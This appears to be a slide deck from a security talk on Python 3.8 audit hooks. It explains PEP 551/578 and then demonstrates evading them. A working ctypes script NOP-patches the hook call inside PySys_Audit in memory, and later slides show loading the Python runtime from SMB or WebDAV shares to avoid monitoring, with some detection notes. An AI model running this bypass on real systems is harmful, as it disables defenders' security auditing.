

Y'ALL TRYNA BYPASS PYTHON 3.8 AUDIT HOOKS OR NAH?



getpass.getuser()

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- Former NSA operator
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Outline

- Python 2 vs 3
- Python 3 Features
- Summary of PEP 578/551
- Implementing audit hooks
- Bypassing audit hooks (for Windows)
- A step further
 - It's dope, I promise



PYTHON 2 VS PYTHON 3

Python 2

- Are you still using *Python 2*?



Comparing 2 vs 3

Python 2

- End of life on 1/1/2020
- ASCII strings
- Print as a statement
 - `print "hello world"`
- Division
 - $5 / 2 = 2$
 - $5 / 2.0 = 2.5$
- Library names
 - `import SimpleHTTPServer`
 - `Import StringIO`

Python 3

- It's the new new.
- Unicode strings
- Print as a function
 - `print("hello world", end=".")`
- Division
 - $5 / 2 = 2.5$
 - $5 // 2 = 2$
- Library names
 - `import http.server`
 - `Import io`

Major Python 3.5 – 3.7 changes

- Python 3.5
 - `async/await`
- Python 3.6
 - F-strings
 - `name = "daddycocoaman"`
 - `print(f"My name is {name}")`
 - Ordered dictionaries
- Python 3.7
 - Better `async/await` (reserved keywords)
 - `breakpoint()` function to enter debugger
 - `@dataclass` decorator (for struct-like classes)

<https://docs.python.org/3/whatsnew/3.5.html>
<https://docs.python.org/3/whatsnew/3.6.html>
<https://docs.python.org/3/whatsnew/3.7.html>

Python 3.8 Changes

- Walrus operator
 - Can assign values while evaluating an expression

```
if (n := len(a)) > 10:  
    print(f"List is too long ({n} elements, expected <= 10)")
```

- asyncio enabled REPL
 - python -m asyncio
- Audit hooks
 - Hooking runtime events to perform some action



PEP 551/578

PEP 551

- Proposal for implementation of audit hooks for security for sysadmins
 - Suggestions for OS specific features to integrate (AMSI, Script Block, syslog, auditd)
 - Recommendation to modify entry point of Python executable in production
 - Restrict importable modules
 - Remove command line arguments (-m, -c)
- Repeatedly suggests detecting code in hooks over prevention
- Implement OS security features to protect modified Python
 - Device Guard for Windows (EXE signing, catalog files)
 - xattr for *nix (add file attributes with hashes for permitted .py files)

PEP 578

- Discusses how audit hooks are implemented at runtime
- Can implement in executable or inside of script:

C level APIs

- Harder to implement (requires C knowledge)
- Requires recompiling a new executable
- Hooks will apply to all code run by new EXE

```
# Add an auditing hook
typedef int (*hook_func)(const char *event, PyObject *args,
                        void *userData);
int PySys_AddAuditHook(hook_func hook, void *userData);

# Raise an event with all auditing hooks
int PySys_Audit(const char *event, PyObject *args);
```

Python API

- Easier to implement (written in Python)
- No compiling required
- Will only apply to script where implemented

```
# Add an auditing hook
sys.addaudithook(hook: Callable[[str, tuple]])

# Raise an event with all auditing hooks
sys.audit(str, *args)
```

```
1 import sys
2
3 def network_prompt_hook(event, args):
4     confirm = ""
5     if event == "socket.getaddrinfo":
6         confirm = input(f"WARNING: Attempt to resolve {args[0]}:{args[1]} -- Continue [Y/n]")
7     elif event == "socket.connect":
8         confirm = input(f"WARNING: Attempt to connect to {args[1][0]}:{args[1][1]} -- Continue [Y/n]")
9
10    if confirm and confirm.lower() == "n":
11        exit()
12    elif confirm and confirm.lower() == "y":
13        return 0
14    else:
15        return -1
```

```
1 #include "Python.h"
2 #include "opcode.h"
3 #include <locale.h>
4 #include <string.h>
5
6 static int
7 network_prompt_hook(const char *event, PyObject *args, void *userData)
8 {
9     /* Only care about 'socket.' events */
10    if (strcmp(event, "socket.", 7) != 0) {
11        return 0;
12    }
13
14    PyObject *msg = NULL;
15
16    /* So yeah, I'm very lazily using PyTuple_GET_ITEM here.
17       Not best practice! PyArg_ParseTuple is much better! */
18    if (strcmp(event, "socket.getaddrinfo") == 0) {
19        msg = PyUnicode_FromFormat("WARNING: Attempt to resolve %S:%S",
20                                   PyTuple_GET_ITEM(args, 0), PyTuple_GET_ITEM(args, 1));
21    } else if (strcmp(event, "socket.connect") == 0) {
22        PyObject *addro = PyTuple_GET_ITEM(args, 1);
23        msg = PyUnicode_FromFormat("WARNING: Attempt to connect %S:%S",
24                                   PyTuple_GET_ITEM(addro, 0), PyTuple_GET_ITEM(addro, 1));
25    } else {
26        msg = PyUnicode_FromFormat("WARNING: %s (event not handled)", event);
27    }
28
29    if (!msg) {
30        return -1;
31    }
32
33    fprintf(stderr, "%s. Continue [Y/n]\n", PyUnicode_AsUTF8(msg));
34    Py_DECREF(msg);
35    int ch = fgetc(stdin);
36    if (ch == 'n' || ch == 'N') {
37        exit(1);
38    }
39
40    while (ch != '\n') {
41        ch = fgetc(stdin);
42    }
43
44    return 0;
45}
```

<https://github.com/zooba/spython/tree/master/NetworkPrompt>

List of Audit Hooks

Audit event	Arguments				
array.__new__	typecode, initializer	imaplib.send	self, data	[1]	
builtins.breakpoint	breakpointhook	mmap.__new__	fileno, length, access, offset	[1]	
builtins.input	prompt	nntplib.connect	self, host, port	[1][2]	
builtins.input/result	result	nntplib.putline	self, line	[1][2]	
code.__new__	code, filename, name, argcount, posonlyargcount, kwonlyargcount, nlocals, stacksize, flags	open	file, mode, flags	[1][2][3]	
compile	source, filename	os.listdir	path	[1]	
cpython.PyInterpreterState_Clear		os.scandir	path	[1]	
cpython.PyInterpreterState_New		os.system	command	[1]	
cpython._PySys_ClearAuditHooks		os.truncate	fd, length	[1][2]	
cpython.run_command	command	pdb.Pdb		[1]	
cpython.run_file	filename	pickle.find_class	module, name	[1]	
cpython.run_interactivehook	hook	poplib.connect	self, host, port	[1][2]	
cpython.run_module	module-name	poplib.putline	self, line	[1][2]	
cpython.run_startup	filename	shutil.rmtree	src, dst	[1]	
cpython.run_stdin		shutil.make_archive	base_name, format, root_dir, base_dir	[1]	
ctypes.cdata	address	smtplib.connect	self, host, port	[1]	
ctypes.dlopen	name	smtplib.send	self, data	[1]	
ctypes.dlsym	library, name	socket.__new__	self, family, type, protocol	[1]	
ensurepip.bootstrap	root	socket.bind	self, address	[1]	
exec	code_object	socket.connect	self, address	[1][2]	
ftplib.connect	self, host, port	socket.getaddrinfo	host, port, family, type, protocol	[1]	
ftplib.sendcmd	self, cmd	socket.gethostbyaddr	ip_address	[1]	
glob.glob	pathname, recursive	socket.gethostbyname	hostname	[1][2]	
imaplib.open	self, host, port	socket.getnameinfo	sockaddr	[1]	
		socket.getservbyname	servicename, protocolname	[1]	
			urlib.Request		fullurl, data, headers, method
			webbrowser.open		url



 **DETECTION**

 **PREVENTION**



IMPLEMENTING AUDIT HOOKS DEMO

How auditing works

- When an action of interest is executed, Python determines whether or not the action matches an audit rule.

```
static int
network_prompt_hook(const char *event, PyObject *args, void *userData)
{
    /* Only care about 'socket.' events */
    if (strncmp(event, "socket.", 7) != 0) {
        return 0;
    }
```

- All audit hooks are processed for all events.
 - Opening a file is still passed to network_prompt_hook function but won't do anything since it doesn't meet the defined condition.

```

317 PySys_AddAuditHook(Py_AuditHookFunction hook, void *userData)
318 {
319     _PyRuntimeState *runtime = &_PyRuntime;
320     PyThreadState *tstate = _PyRuntimeState_GetThreadState(runtime);
321
322     /* Invoke existing audit hooks to allow them an opportunity to abort. */
323     /* Cannot invoke hooks until we are initialized */
324     if (runtime->initialized) {
325         if (PySys_Audit("sys.addaudithook", NULL) < 0) {
326             if (_PyErr_ExceptionMatches(tstate, PyExc_Exception)) {
327                 /* We do not report errors derived from Exception */
328                 _PyErr_Clear(tstate);
329                 return 0;
330             }
331             return -1;
332         }
333     }
334
335     _Py_AuditHookEntry *e = _PyRuntime.audit_hook_head;
336     if (!e) {
337         e = (_Py_AuditHookEntry*)PyMem_RawMalloc(sizeof(_Py_AuditHookEntry));
338         _PyRuntime.audit_hook_head = e;
339     } else {
340         while (e->next) {
341             e = e->next;
342         }
343         e = e->next = (_Py_AuditHookEntry*)PyMem_RawMalloc(
344             sizeof(_Py_AuditHookEntry));
345     }
346
347     if (!e) {
348         if (runtime->initialized) {
349             _PyErr_NoMemory(tstate);
350         }
351         return -1;
352     }
353
354     e->next = NULL;
355     e->hookCFunction = (Py_AuditHookFunction)hook;
356     e->userData = userData;
357
358     return 0;
359 }

```

```

172     _Py_AuditHookEntry *e = _PyRuntime.audit_hook_head;
173     int dtrace = PyDTrace_AUDIT_ENABLED();
174
175     PyObject *exc_type, *exc_value, *exc_tb;
176     if (ts) {
177         _PyErr_Fetch(ts, &exc_type, &exc_value, &exc_tb);
178     }
179
180     /* Initialize event args now */
181     if (argFormat && argFormat[0]) {
182         va_list args;
183         va_start(args, argFormat);
184         eventArgs = Py_VaBuildValue(argFormat, args);
185         va_end(args);
186         if (eventArgs && !PyTuple_Check(eventArgs)) {
187             PyObject *argTuple = PyTuple_Pack(1, eventArgs);
188             Py_DECREF(eventArgs);
189             eventArgs = argTuple;
190         }
191     } else {
192         eventArgs = PyTuple_New(0);
193     }
194     if (!eventArgs) {
195         goto exit;
196     }
197
198     /* Call global hooks */
199     for (; e; e = e->next) {
200         if (e->hookCFunction(event, eventArgs, e->userData) < 0) {
201             goto exit;
202         }
203     }

```

```

210     /* Call interpreter hooks */
211     PyInterpreterState *is = ts ? ts->interp : NULL;
212     if (is && is->audit_hooks) {
213         eventName = PyUnicode_FromString(event);
214         if (!eventName) {
215             goto exit;
216         }
217
218         hooks = PyObject_GetIter(is->audit_hooks);
219         if (!hooks) {
220             goto exit;
221         }
222
223         /* Disallow tracing in hooks unless explicitly enabled */
224         ts->tracing++;
225         ts->use_tracing = 0;
226         while ((hook = PyIter_Next(hooks)) != NULL) {
227             _Py_IDENTIFIER(_cantrace_);
228             PyObject *o;
229             int canTrace = _PyObject_LookupAttrId(hook, &PyId__cantrace__, &o);
230             if (o) {
231                 canTrace = PyObject_IsTrue(o);
232                 Py_DECREF(o);
233             }
234             if (canTrace < 0) {
235                 break;
236             }
237             if (canTrace) {
238                 ts->use_tracing = (ts->c_tracefunc || ts->c_profilefunc);
239                 ts->tracing--;
240             }
241             o = PyObject_CallFunctionObjArgs(hook, eventName,
242                                             eventArgs, NULL);
243             if (canTrace) {
244                 ts->tracing++;
245                 ts->use_tracing = 0;
246             }
247         }
248     }

```

Bypass Ideas

Audit hooks cannot be cleared once set but maybe we can:

- Overwrite the head of the linked list to point to null
 - Might be possible
 - Attempting to locate the start of the linked list might be hard
 - Disclaimer: I'm new to this level of exploit dev so it might be easy for some!
- Overwrite the bytes in memory that calls the hook functions
 - Smells a lot like PowerShell and AMSI bypassing
 - Plenty of resources to draw inspiration from
 - <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>
 - Significantly easier to determine address to overwrite
 - WINNER!

spython.exe - PID: 1078 - Module: python38.dll - Thread: Main Thread 2E14 - x32dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help Jul 2 2019



Base	Module	Address	Type	Ordinal	Symbol
00950000	spython.exe	648A3F00	Export	771	PySys_Audit
646A0000	python38.dll	648A91E0	Export	772	PySys_FormatStderr
6ADC0000	apphelp.dll	648A91B0	Export	773	PySys_FormatStdout
6B210000	vcruntime140.dll	648A3E00	Export	774	PySys_GetObject
72A00000	rsaenh.dll	648A6A10	Export	775	PySys_GetXOptions
750F0000	version.dll	648A6740	Export	776	PySys_HasWarnOptions
751E0000	cryptbase.dll	648A65C0	Export	777	PySys_ResetWarnOptions
751F0000	sspicli.dll	648A8E10	Export	778	PySys_SetArgv
75220000	kernel32.dll	648A8CC0	Export	779	PySys_SetArgvEx
758E0000	ucrtbase.dll	648A3E80	Export	780	PySys_SetObject
75A10000	imm32.dll	648A8B50	Export	781	PySys_SetPath
75A40000	advapi32.dll	648A90A0	Export	782	PySys_WriteStderr
75AC0000	cryptsp.dll	648A9070	Export	783	PySys_WriteStdout
75B30000	sechost.dll	64885110	Export	784	PyThreadState_Clear
75CE0000	combase.dll	64885490	Export	785	PyThreadState_Delete
75F70000	gdi32.dll	64885530	Export	786	PyThreadState_DeleteCurrent
765A0000	shlwapi.dll	64885610	Export	787	PyThreadState_Get
76BC0000	bcrypt.dll	64885670	Export	788	PyThreadState_GetDict
76BE0000	bcryptprimitives.dll	64884D30	Export	789	PyThreadState_New
76DB0000	msvcvp_win.dll	64885800	Export	790	PyThreadState_Next
772E0000	user32.dll	648856C0	Export	791	PyThreadState_SetAsyncExc
77480000	kernelbase.dll	64885650	Export	792	PyThreadState_Swap
777D0000	rpcrt4.dll	648A9C50	Export	793	PyThread_GetInfo
77890000	win32u.dll	648A9AB0	Export	794	PyThread_ReInitTLS
778B0000	gdi32full.dll	648A9980	Export	795	PyThread_acquire_lock
77A20000	ws2_32.dll	648A97F0	Export	796	PyThread_acquire_lock_timed
77A80000	msvcrt.dll	648A9750	Export	797	PyThread_allocate_lock
77B80000	ntdll.dll	648A9A30	Export	798	PyThread_create_key

648A3F00	55 8BEC mov ebp,esp sub esp,28 mov eax,dword ptr ds:[64A33774] push ebx xor ebx,ebx mov dword ptr ss:[ebp-10],0 mov dword ptr ss:[ebp-C],0 mov dword ptr ss:[ebp-20],FFFFFF push esi test eax,eax je python38.648A42D8 mov esi,dword ptr ds:[64A337C0] mov eax,dword ptr ds:[eax+8] test esi,esi jne python38.648A3F4D test eax,eax je python38.648A42D8	sysmodule.c:131 sysmodule.c:144, eax:"import" sysmodule.c:131 sysmodule.c:135 sysmodule.c:136 sysmodule.c:144, eax:"import" eax:"import", eax+8:"nonlocal" eax:"import"
----------	--	--

	648A3FFC	83C4 04	add esp,4	eax:network_prompt_hook
	648A3FFF	8945 F8	mov dword ptr ss:[ebp-8],eax	eax:network_prompt_hook
	648A4002	8BC8	mov ecx, eax	sysmodule.c:172
	648A4004	85C9	test ecx,ecx	
	648A4006	v 0F84 51020000	je python38.648A425D	sysmodule.c:177, eax:network_prompt_hook, [ebp+8]:"open"
	648A400C	8B45 08	mov eax,dword ptr ss:[ebp+8]	
	648A400F	85F6	test esi,esi	
	648A4011	v 74 21	je python38.648A4034	sysmodule.c:178
	648A4013	FF76 08	push dword ptr ds:[esi+8]	
	648A4016	51	push ecx	
	648A4017	50	push eax	
	648A4018	8B46 04	mov eax,dword ptr ds:[esi+4]	
EIP	648A401B	FFD0	call eax	eax:network_prompt_hook
	648A401D	83C4 0C	add esp,c	eax:network_prompt_hook, [esi+4]:network_prompt_hook
	648A4020	85C0	test eax,eax	eax:network_prompt_hook
	648A4022	v 0F84 21020000	je python38.648A4240	

- EAX holds address to hook function
- call eax can be overwritten with NOPs so that the function never gets called!



BYPASSING AUDIT HOOKS (FINALLY)

Extremely similar to AMSI bypasses

	PYTHON	POWERSHELL
Load	Python38.dll	Amsi.dll
Get Address	PySys_Audit	AmsiScanBuffer
Change memory permissions	✓	✓
Overwrite	NOPs	Bunch of Bytes

Note: So far, different releases appear to have different offsets, so each version should be tested.

```
from ctypes import *
import platform

ver = platform.python_version()

if ver == "3.8.0b2":
    OFFSET = 0x11B
elif ver == "3.8.0b4":
    OFFSET = 0x168

def bypass():
    #Rename some kernel32 functions
    GetProcAddress = windll.kernel32.GetProcAddress
    MoveMemory = windll.kernel32.RtlMoveMemory
    VirtualProtect = windll.kernel32.VirtualProtect

    #Load the Python3.8 DLL and get the address of PySys Audit
    print("\n[+] Getting handle...")
    pyDLL = windll.LoadLibrary("python38.dll")._handle
    print("[+] Getting function address...")
    if (auditAddr := GetProcAddress(pyDLL, b'PySys_Audit')):
        print("[+] Got Audit Address -- ", hex(auditAddr))
        pass

    #Go to offset where "call eax" occurs and change memory protect to read/write/execute...
    print("[+] Changing memory protect to read/write/execute...")
    old = c_ulong(1)
    if vpcheck := VirtualProtect(auditAddr + OFFSET, c_int(4), 0x40, byref(old)):
        print("[+] Successfully changed memory protection!")
        pass

    # Say "NOPE" with some NOPs and patch memory!
    patch = bytes([0x90, 0x90])
    memmove(auditAddr + OFFSET, patch, 2)
    print("[+] Audit hook bypassed\n")
```

Detection

- While this method works, it can be easily be detected.
- All audit hooks are in effect until the call to `memmove`.
- Proper logging with audit hooks provides insight on bypassing in this method.
- However, might be hard for non-C programmers to implement.
- It would be great if ***someone*** came up with a template of audit options and actions to help sysadmins compile custom Python.
 - Not me

```
from ctypes import *
import platform

ver = platform.python_version()

if ver == "3.8.0b2":
    OFFSET = 0x11B
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def bypass():
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    GetProcAddress = windll.kernel32.GetProcAddress
    MoveMemory = windll.kernel32.RtlMoveMemory
    VirtualProtect = windll.kernel32.VirtualProtect

    #Load the Python3.8 DLL and get the address of PySys Audit
    print("\n[+] Getting handle...")
    pyDLL = windll.LoadLibrary("python38.dll")._handle
    print("[+] Getting function address... ")
    if (auditAddr := GetProcAddress(pyDLL, b'PySys_Audit')):
        print("[+] Got Audit Address -- , hex(auditAddr))
        pass

    #Go to offset where "call eax" occurs and change memory permissions
    print("[+] Changing memory protect to read/write/execute...")
    old = c_ulong(1)
    if vpcheck := VirtualProtect(auditAddr + OFFSET, c_int(4), 0x40, byref(old)):
        print("[+] Successfully changed memory protection!")
        pass

    # Say "NOPE" with some NOPs and patch memory!
    patch = bytes([0x90, 0x90])
    memmove(auditAddr + OFFSET, patch, 2)
    print("[+] Audit hook bypassed\n")
```



A STEP FURTHER

A step further

- Since the bypass is easy to detect until bytes are patched, is there any other method to bypass?
 - Might be other ways to load and patch DLLs
 - But they still have to run in context of Python interpreter
- Can we run Python without running a Python executable?



THE ANSWER IS YES!

- pythonnet - Python package that allows access to .NET Common Runtime Language (CLR) from CPython.
 - This is NOT an IronPython implementation
 - Syntax is similar to IronPython but still remains a CPython implementation
 - Does not officially support Python 3.8 yet but development wheel can be installed

```
1 import clr
2 from collections import Counter
3 from System.Diagnostics import Process
4
5 processes = Process.GetProcesses()
6 c = Counter([p.ProcessName for p in processes])
7 print(c.most_common(5))
8
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\daddycocoaman\Documents\pynettesting> & C:/Python38/spython.exe c:/Users/daddycocoaman/Documents/pynettesting/embed.py
WARNING: socket.gethostname (event not handled). Continue [Y/n]
```

```
[('svchost', 78), ('conhost', 11), ('Code', 9), ('RuntimeBroker', 7), ('firefox', 5)]
```

BUT WAIT THERE'S MORE!

<https://github.com/pythonnet/pythonnet>

Embedding Python in .NET

- pythonnet also comes with a .NET assembly that can be used with .NET languages to run Python.
- Python types are written in C# in source code and are compiled as part of .NET assembly
- Requirement:
 - PATH variable must include directory with Python runtime installed (python3X.dll)

```
static void Main(string[] args)
{
    using (Py.GIL()) ← Allows code to be passed to Python's GIL
    {
        dynamic np = Py.Import("numpy"); ← We can import!
        Console.WriteLine(np.cos(np.pi * 2));

        dynamic sin = np.sin;
        Console.WriteLine(sin(5));

        double c = np.cos(5) + sin(5);
        Console.WriteLine(c);

        dynamic a = np.array(new List<float> { 1, 2, 3 });
        Console.WriteLine(a.dtype);

        dynamic b = np.array(new List<float> { 6, 5, 4 }, dtype: np.int32);
        Console.WriteLine(b.dtype);

        Console.WriteLine(a * b);
        Console.ReadKey();
    }
}
```

```
1.0
-0.958924274663
-0.6752620892
float64
int32
[ 6. 10. 12.]
```

Embedding Python in .NET



We could use C# to write this code but I like Boolang.

<https://github.com/boo-lang/boo>

```
1 import System
2 import Python.Runtime
3
4 script = """
5 import requests
6 print('### REQUESTS ###')
7 r = requests.get('https://www.daddycocoaman.dev')
8 print(r.url, '-->', r.status_code)"""
9
10 pathToVirtualEnv = "C:\\Python37\\"
11 print ("PATH: ${pathToVirtualEnv}\\n")
12 Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
13
14 PythonEngine.Initialize()
15 try:
16     PythonEngine.RunSimpleString(script)
17 except e as Exception:
18     print e
19
```


PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\daddycocoaman\Documents\pynettesting> booi .\RequestsEmbedded.boo
PATH: C:\Python37\
### REQUESTS ###
https://daddycocoaman.dev/ --> 200
```

- Unfortunately, the current versions of Python.Runtime.dll do not work yet with Python 3.8.
- But we can still create this proof of concept for running Python without touching the Python EXE.
- All we need to do is point the PATH variable for the process to a Python installation folder.
 - HMMMMMM.....

PATH Variable

- The PATH variable can be set to any folder on disk.
- ...or a network share



Python across a Network Share

- The PATH variable can be set to \\SERVER\Share, just as long as it points to a Python 3.X install!

```
1 import System
2 import Python.Runtime
3
4 script = """
5 import requests
6 print('### REQUESTS ###')
7 r = requests.get('https://www.daddycocoaman.dev')
8 print(r.url, '--->', r.status_code)"""
9
10 pathToVirtualEnv = "\\\\[WINWORK]\\python37"
11 print ("PATH: $(pathToVirtualEnv)\n")
12 Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
13
14 PythonEngine.Initialize()
15 try:
16     PythonEngine.RunSimpleString(script)
17 except e as Exception:
18     print e
19
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL

PS C:\Users\daddycocoaman\Documents\pynettesting> booi .\RequestsEmbedded.boo
PATH: \\\\[WINWORK]\\python37

REQUESTS ###
https://daddycocoaman.dev/ ---> 200

No.	Time	Source	Destination	Protocol	Length	Info
80	2.870612	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	526	Negotiate Protocol Response
81	2.870737	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	300	Negotiate Protocol Request
82	2.871394	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	586	Negotiate Protocol Response
83	2.873000	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	240	Session Setup Request, NTLSSP_NEGOTIATE
84	2.873871	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	339	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLSSP_CHALLENGE
85	2.874270	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	641	Session Setup Request, NTLSSP_AUTH, User: WIN10DEV\daddycocoaman
86	2.876639	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	179	Session Setup Response
87	2.877068	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	186	Tree Connect Request Tree: \\WINWORK\python37
88	2.877674	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	158	Tree Connect Response
89	2.877823	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	198	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
90	2.878004	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	270	Create Request File: python37.DLL
91	2.878115	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	494	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
93	2.878278	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	318	Create Response File: python37.DLL
95	2.878523	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	166	Close Request File: python37.DLL
96	2.878885	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	202	Close Response
97	2.879113	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	402	Create Request File: python37.DLL
98	2.879608	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	430	Create Response File: python37.DLL
99	2.879833	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	182	GetInfo Request SEC_INFO/SMB2_SEC_INFO_00 File: python37.DLL
100	2.880015	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	150	GetInfo Response, Error: STATUS_ACCESS_DENIED
101	2.880961	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:0 File: python37.DLL
129	2.882084	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
131	2.882298	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:29200 Off:3719168 File: python37.DLL
152	2.883053	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	558	Read Response
154	2.884966	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:3088384 File: python37.DLL
180	2.885958	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
181	2.886145	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:376832 File: python37.DLL
209	2.886769	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
211	2.887061	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:3686400 File: python37.DLL
241	2.887845	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
242	2.888008	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:1785856 File: python37.DLL
270	2.888633	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
272	2.889122	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:3039232 File: python37.DLL
303	2.889799	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
304	2.889936	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:344064 File: python37.DLL
331	2.890548	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
333	2.890668	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:1818624 File: python37.DLL
360	2.891320	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
361	2.891525	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:2912256 File: python37.DLL
387	2.892109	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
389	2.895492	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:16384 Off:3072000 File: python37.DLL
403	2.896539	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	702	Read Response
405	2.898272	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:3612672 File: python37.DLL
434	2.898945	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
436	2.900844	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	191	Read Request Len:32768 Off:3579904 File: python37.DLL
466	2.901548	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	1246	Read Response
468	2.902641	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	182	GetInfo Request FILE_INFO/SMB2_FILE_STREAM_INFO File: python37.DLL
469	2.902956	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	258	GetInfo Response
470	2.902955	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	206	Session Setup Request, NTLSSP_NEGOTIATE
471	2.912608	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	308	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLSSP_CHALLENGE
472	2.912897	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5...	SMB2	287	Session Setup Request, NTLSSP_AUTH, User: \
474	2.916582	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201...	SMB2	150	Session Setup Response, Error: STATUS_ACCESS_DENIED

- Extremely noisy cleartext traffic. 😞
- But if we can use SMB, maybe we can use WebDAV!

Python across WebDAV

- The PATH variable can be set to \\SERVER@Port. (SSL optional)

```
89
90     try:
91         |     return moduleRepo[self.repoName].read(relpath)
92     except KeyError:
93         |     raise IOError('Path %r not found in repo %r' % (relpath, self.repoName))
94
95     def is_package(self, fullname):
96         submodule, is_package, relpath = self._get_info(self.repoName, fullname)
97         return is_package
98
99     def get_code(self, fullname):
100        submodule, is_package, fullpath, source = self._get_source(self.repoName, fullname)
101        return compile(source, fullpath, 'exec')
102
103 sys.meta_path.append(CFinder('PKG_NAME'))
104 """
105 > class Comms:...
106 > class ZipStorer(IDisposable):...
107 pathToVirtualEnv = Globals.PythonPath.ToString()
108 print (pathToVirtualEnv)
109 Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
110
111 PythonEngine.Initialize()
112 modName = "requests"
113 pkgZipLocation = "${(Globals.ZipRepo)}${(modName)}" + ".zip"
